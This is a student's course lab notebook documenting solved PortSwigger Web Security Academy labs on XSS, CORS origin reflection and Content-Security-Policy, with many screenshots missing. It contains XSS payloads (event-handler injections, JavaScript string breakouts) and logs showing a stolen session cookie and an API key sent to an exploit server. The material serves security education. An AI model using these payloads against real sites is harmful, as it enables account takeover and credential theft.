

Lab Notebook #3


Bradley Thompson [odin: bradlet2] CS 595 | Winter 2022

Section 3.1	2
Reflected XSS into HTML context with nothing encoded	2
Reflected XSS into HTML context with most tags and attributes blocked	2
Reflected XSS with some SVG markup allowed	3
Reflected XSS into attribute with angle brackets HTML-encoded	5
Reflected XSS into a JavaScript string with single quote and backslash escaped	5
Reflected XSS into a JavaScript string with angle brackets HTML encoded	6
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped	7
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped	8
DOM XSS in document.write sink using source location.search	8
DOM XSS in document.write sink using source location.search inside a select element	9
DOM XSS in innerHTML sink using source location.search	9
DOM XSS in jQuery anchor href attribute sink using location.search source	10
Reflected DOM XSS	10
Stored XSS into HTML context with nothing encoded	11
Stored XSS into anchor href attribute with double quotes HTML-encoded	11
Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped	11
Stored DOM XSS	12
Exploiting cross-site scripting to steal cookies	13
Exploiting cross-site scripting to capture passwords	14
Section 3.2	14
CORS vulnerability with basic origin reflection	14
Content-Security-Policy-Setup	15
Section 3.3	18
CSRF vulnerability with no defenses	18
CSRF where token validation depends on request method	18
CSRF where token is not tied to user session	19
CSRF where token is duplicated in cookie	19
CSRF with broken Referer validation	20
Exploiting XSS to perform CSRF	21
Section 3.4	21

Basic clickjacking with CSRF token protection	21
Clickjacking with form input data pre filled from a URL parameter	22
Exploiting clickjacking vulnerability to trigger DOM-based XSS	23
Prevention (X-Frame-Options)	28
Web cache poisoning with an unkeyed header	29
Section 3.5	31
Section 3.6	32
Section 3.7	36
Manipulating WebSocket messages to exploit vulnerabilities	36

Section 3.1

Reflected XSS into HTML context with nothing encoded



The screenshot shows the WebSecurity Academy interface for a lab titled "Reflected XSS into HTML context with nothing encoded". The lab status is "LAB Solved". Below the title, there is a "Back to lab description" link. A terminal window is open, showing the command `bradlet@bradletBox:~$ bradlet2`. At the bottom, an orange banner displays the message "Congratulations, you solved the lab!" along with "Share your skills!" and "Continue learning >>" links.

Reflected XSS into HTML context with most tags and attributes blocked


Attributes allowed:

Onresize & onstorage

Success: `<body onresize=alert(document.cookie)></body>` gives code 200

Success: `<body onstorage=alert(document.cookie)></body>` gives code 200


Popup:



Log showing POST and GET requests


```
98.246.40.34    2022-02-18 15:06:44 +0000 "POST / HTTP/1.1" 200 "User-Agent: python-requests/2.27.1"
98.246.40.34    2022-02-18 15:06:53 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_
```

Level Completion:



Reflected XSS with some SVG markup allowed

Status and response text:



Showing non-filtered status codes (my script printed errors too so I am taking a few screenshots to show the valid tags):

Start script...

```
/home/bradlet/Projects/winter2022pdx/w22websec-bradley-thomps
Error: a
  gives response: "Tag is not allowed"
Error: a2
  gives response: "Tag is not allowed"
```

```
Error: iframe2
  gives response: "Tag is not allowed"
Success: image
  gives code 200
Error: img
  gives response: "Tag is not allowed"
```

```
Error: sup
  gives response: "Tag is not allowed"
Success: svg
  gives code 200
Error: table
  gives response: "Tag is not allowed"
```

```
Error: time
  gives response: "Tag is not allowed"
Success: title
  gives code 200
Error: tr
  gives response: "Tag is not allowed"
```


Note: 'animateTransform' was not in the XSS cheat sheet provided by PortSwigger so that was likely out of date with PortSwigger.

Valid events (didn't print unsupported events this time):

```
/home/bradlet/Projects/winter2022pdx/w22websec-bradley-thompson/pers
Success: onbegin gives code 200

Process finished with exit code 0
|
```

Level Completion:



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)

Reflected XSS into attribute with angle brackets HTML-encoded

Content html-encoded in HTML context:

```
<section class=blog-header>
  <h1>0 search results for '&lt;bradlet2&gt;'\</h1>
  <hr>
</section>
```


Content in an HTML tag's context:

```
<form action=/ method=GET>
  <input type=text placeholder='Search the blog...' name=search value="&lt;bradlet2&gt;">
  <button type=submit class=button>Search</button>
</form>
```

Rogue attribute injected:

```
<input type=text placeholder='Search the blog...' name=search value="bradlet2" foo="bar">
```

Level Completion:



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)

Reflected XSS into a JavaScript string with single quote and backslash escaped

Two contexts <bradlet2> appears in:

```
<section class=blog-header>
  <h1>0 search results for '&lt;bradlet2&gt;'\</h1>
  <hr>
</section>
<script>
  var searchTerms = '<bradlet2>';
  document.write('');
</script>
```

Tracker Image URL

```
ac751f1d1e0c6dcec0660658000a000d.web-security-academy.net/resources/images/tracker.gif?searchTerms=<bradlet2>
```

</script> search result

0 search results for '</script>'


```
'; document.write("");
```

[< Back to Blog](#)

The script is terminated in the line where instantiate the var 'searchTerms' because the encoding doesn't happen until the next line. The search result comes from that following line.

Tracker image for </script> search:

```
ac751f1d1e0c6dcec0660658000a000d.web-security-academy.net/resources/images/tracker.gif?searchTerms=%27+encodeURIComponent(searchTerms)+%27
```

The search term doesn't show up because the script got broken in the last step, so the tracker image URI ends up just getting set to a var that is undefined at this point in code execution.

Level Completion:

Web Security Academy

Reflected XSS into a JavaScript string with single quote and backslash escaped

[Back to lab description >>](#)

LAB Solved



```
bradlet@bradletBox:~$ bradlet2
```

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Reflected XSS into a JavaScript string with angle brackets HTML encoded

Search term in JS script code

```
<script>
  var searchTerms = '&lt;/script&gt;&lt;script&gt;alert(1)&lt;/script&gt;';
  document.write('');
</script>
```

Search term has been URL encoded a.k.a percent encoding

Search for string delimiter character

✖ Uncaught SyntaxError: Invalid or unexpected token

?search=':56

Why does the search term not appear in the tag?

```

```

Because the rest of that line was ended with:

```
“;”
```

So searchTerms is set as an empty string.

What does // do in the JS code?

// comments out the rest of that line, so there are no syntax errors caused by the following semicolon.

Successful injection of second string

```
<script>
  var searchTerms = 'foo'; searchTerms = 'bar';
  document.write('');
</script>
```

Tracker image URI showing ‘bar’ used instead:

```

```

Level Completion:


Used search: foo'; alert(1); searchTerms = 'bar



Reflected XSS into a JavaScript string with angle brackets HTML encoded

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

Why did the syntax error occur? Syntax error occurred because we added another backslash so that we simply escaped a backslash character, leaving the single quote character in the input to delimit the string.


Level Completion:



Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

JS used to show the search header message:

```
<h1 id="searchMessage">0 search results for 'bradlet2'</h1> == $0
<script>
    var message = `0 search results for
    'bradlet2`;

    document.getElementById('searchMessage').innerText = message;
</script>
```

Message is the template literal as shown by the ` back tick usage.

Explain the results of `cs${490+5}`:

We injected a language expression with `${}`, and since a template literal was used, whatever code is in the brackets is invoked. In this case, `490+5` resulted in `495`, so the search showed as

0 search results for 'cs495'

Level Completion:

Web Security Academy

Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

LAB Solved

Back to lab description >>

bradlet@bradletBox:~\$ bradlet2

Congratulations, you solved the lab!

Share your skills! Continue learning >>

DOM XSS in document.write sink using source location.search

Syntax broken

0 search results for ">bradlet2'

Search the blog...

Search

>bradlet2"


```

▶<script>...</script>
   "
▶<section class="blog-list">...</section>

```


Level Completion:



DOM XSS in document.write sink using source location.search

LAB Solved

[Back to lab description >>](#)



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

DOM XSS in document.write sink using source location.search inside a select element

How does the store variable get set? Can one always assume that it is one of the values in the stores list?

It finds the storeId param in the search url. This isn't necessarily in the stores list.

What is the purpose of the first and second if statements?

1. Make sure store was found and is defined after the URLSearchParams call;
2. Determine which position in the stores list the provided store id is. So the client is trying to order the options based on the stores list.

Successful injection of bogus store

```

▼<select name="storeId"> == $0
  <option selected>bradlet2</option>
  <option>London</option>
  <option>Paris</option>
  <option>Milan</option>
</select>

```


Level completion:



DOM XSS in document.write sink using source location.search inside a select element

LAB Solved

[Back to lab description >>](#)



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

DOM XSS in innerHTML sink using source location.search


Level Completion



DOM XSS in innerHTML sink using source location.search

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)


DOM XSS in jQuery anchor href attribute sink using location.search source



DOM XSS in jQuery anchor href attribute sink using location.search source

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Reflected DOM XSS

Screenshot of URI for AJAX request

General

Request URL: <https://ac531f7c1f57b05ac07c52e900c90071.web-security-academy.net/search-results?search=Favours>


Request Method: GET

Status Code: 200 OK

Remote Address: 18.200.141.238:443

Referrer Policy: strict-origin-when-cross-origin

Response payload echoing search in JSON object (1 long line so only able to fit the end of the line in this screenshot)



Vulnerable code:

```
if (this.readyState == 4 && this.status == 200) {
    eval('var searchResultsObj = ' + this.responseText);
    displaySearchResults(searchResultsObj);
}
```

What happened to the delimiter to prevent syntax breakage?

They escaped the delimiting character with a back slash

Syntax exception when searching for: \"

Uncaught SyntaxError: Invalid or unexpected token
at XMLHttpRequest.xhr.onreadystatechange (searchResults.js:5:44)


VM275:1

Level completion:

WebSecurity Academy | Reflected DOM XSS

LAB Solved

Back to lab description >>



Congratulations, you solved the lab!

Share your skills! Continue learning >>


Stored XSS into HTML context with nothing encoded

Level Completion

WebSecurity Academy | Stored XSS into HTML context with nothing encoded

LAB Solved

Back to lab description >>



Congratulations, you solved the lab!

Share your skills! Continue learning >>

Stored XSS into anchor href attribute with double quotes HTML-encoded

odinId element added to a tag:

```
<a id="author" href="https://pdx.edu" odinid="bradlet2">author</a> == $0
" | 18 February 2022 "
```

Stored tag to pop up alert:


```
<a id="author" href="https://pdx.edu" onclick="javascript:alert(1)" odinid="bradlet2">author</a> == $0
```

Level Completion:

WebSecurity Academy | Stored XSS into anchor href attribute with double quotes HTML-encoded

LAB Solved

Back to lab description >>



Congratulations, you solved the lab!

Continue learning >>

Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped


Error in console

```
> var tracker={track(){};tracker.track('https://pdx.edu');
```

✖ Uncaught SyntaxError: missing) after argument list

When using `https://pdx.edu');//` as the URL we close off the track function call and comment out the rest of the line all in the one string.

Showing alert in console



Difference between single and double quote:

The single quote URL has its delimiter escaped with a backslash; the double quote URL does not.


With encoded double quotes

Double quote results are the same, HTML encoded or not.

Error when clicking on single quote html encoded url. Redirects to pdx site.

✖ GET <https://www.pdx.edu/> 404

Level completion:



Stored DOM XSS

Replace chars with encoded variants


```
> "<bradlet2><img src=1 onerror=alert(1)>".replace('<','&lt;').replace('>','&gt;')
< ' &lt;bradlet2&gt;<img src=1 onerror=alert(1)>'
```

Issue is the semi-colon following the encoded characters. Could use `replaceAll` instead so that the vulnerability goes away. As it stands, only one character is replaced per call to `replace()`

Three vulnerable json object fields:

Avatar, author, body

Level completion



Exploiting cross-site scripting to steal cookies

Comment request headers:



Form data showing cookie matches:

▼ **Form Data** view source view URL-encoded

```

csrf: facsEZP16QnVm5zkATKx1YLBQhFjN3YL
postId: 1
comment: session=drq4wH1lcGhayfjV6dIQWYeJfm5nPwjb
name: bradlet2
email: bradlet2@pdx.edu
website: https://pdx.edu

```

Level Completion:

Web Security Academy ⚡

Exploiting cross-site scripting to steal cookies

LAB Solved



[Back to lab description](#)

Congratulations, you solved the lab!

```

bradlet@bradletBox:~$ bradlet2

```

[Continue learning >>](#)

Exploiting cross-site scripting to capture passwords

Web Security Academy ⚡

Exploiting cross-site scripting to capture passwords

LAB Solved



[Back to lab description](#)

Congratulations, you solved the lab!

```

bradlet@bradletBox:~$ bradlet2

```

[Continue learning >>](#)

Section 3.2

CORS vulnerability with basic origin reflection

CORS header that enabled credential send

▼ **Response Headers** View source

```

Access-Control-Allow-Credentials: true

```

Headers in response showing Access-Control-Allow-Origin reflects site input:

```
/home/bradlet/Projects/winter2022pdx/w22websec-bradley-tho
{'Access-Control-Allow-Origin': 'https://bradlet2.com', 'A
{
  "username": "wiener",
  "email": "",
  "apikey": "w1Jk509fV0TAHhMn6jVwZ5ER6mkmlD7k",
  "sessions": [
    "zqKF9Wt208kc0NkFdMkjC3lnx95Iz5Ra",
    "mbXLBRITCUDUiwBc1EJHLh7fYFecXP80"
  ]
}
```

Screenshot showing API key

My Account

Your username is: wiener

Your API Key is: w1Jk509fV0TAHhMn6jVwZ5ER6mkmlD7k

Showing that response text gets appended to log URL

```
2022-02-18 22:12:53 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36"
2022-02-18 22:12:55 +0000 "GET /log?key=%20%20username%22:%20%20wiener%22,%20%20email%22:%20%20%22,%20%20apikey%22:%20%20w1Jk509fV0TAHhMn6jVwZ5ER6mkmlD7k%22,%20%20sessions%22:%20[%20%20zqKF9Wt208kc0NkFdMkjC3lnx95Iz5Ra%20%20mbXLBRITCUDUiwBc1EJHLh7fYFecXP80%20%20]"
```

Level Completion:

Web Security Academy

CORS vulnerability with basic origin reflection

LAB Solved

[Back to lab description >>](#)


```
bradlet@bradletBox:~$ bradlet2
```

Congratulations, you solved the lab!

[Share your skills:](#) [Continue learning >>](#)

Content-Security-Policy-Setup

Screenshot showing user query param usage



Hello, bradlet2

changed by inline script


changed by origin script

changed by remote script


Image showing Content-Security-Policy header is set correctly



Showing scripts were blocked



Page result




Hello, bradlet2

is this going to be changed by inline script?


is this going to be changed by origin script?

is this going to be changed by remote script?



These results differ because the new content policy that we set is less restrictive; it seems to allow for cross origin resource sharing when the origin is something on the same host as the server.

Page Result




Hello, bradlet2

is this going to be changed by inline script?

changed by origin script


is this going to be changed by remote script?

Example #4's console:




These results differ from the previous example because the additional policy change enabled inline scripting, so the inline script was not blocked.

Page Result:




Section 3.3

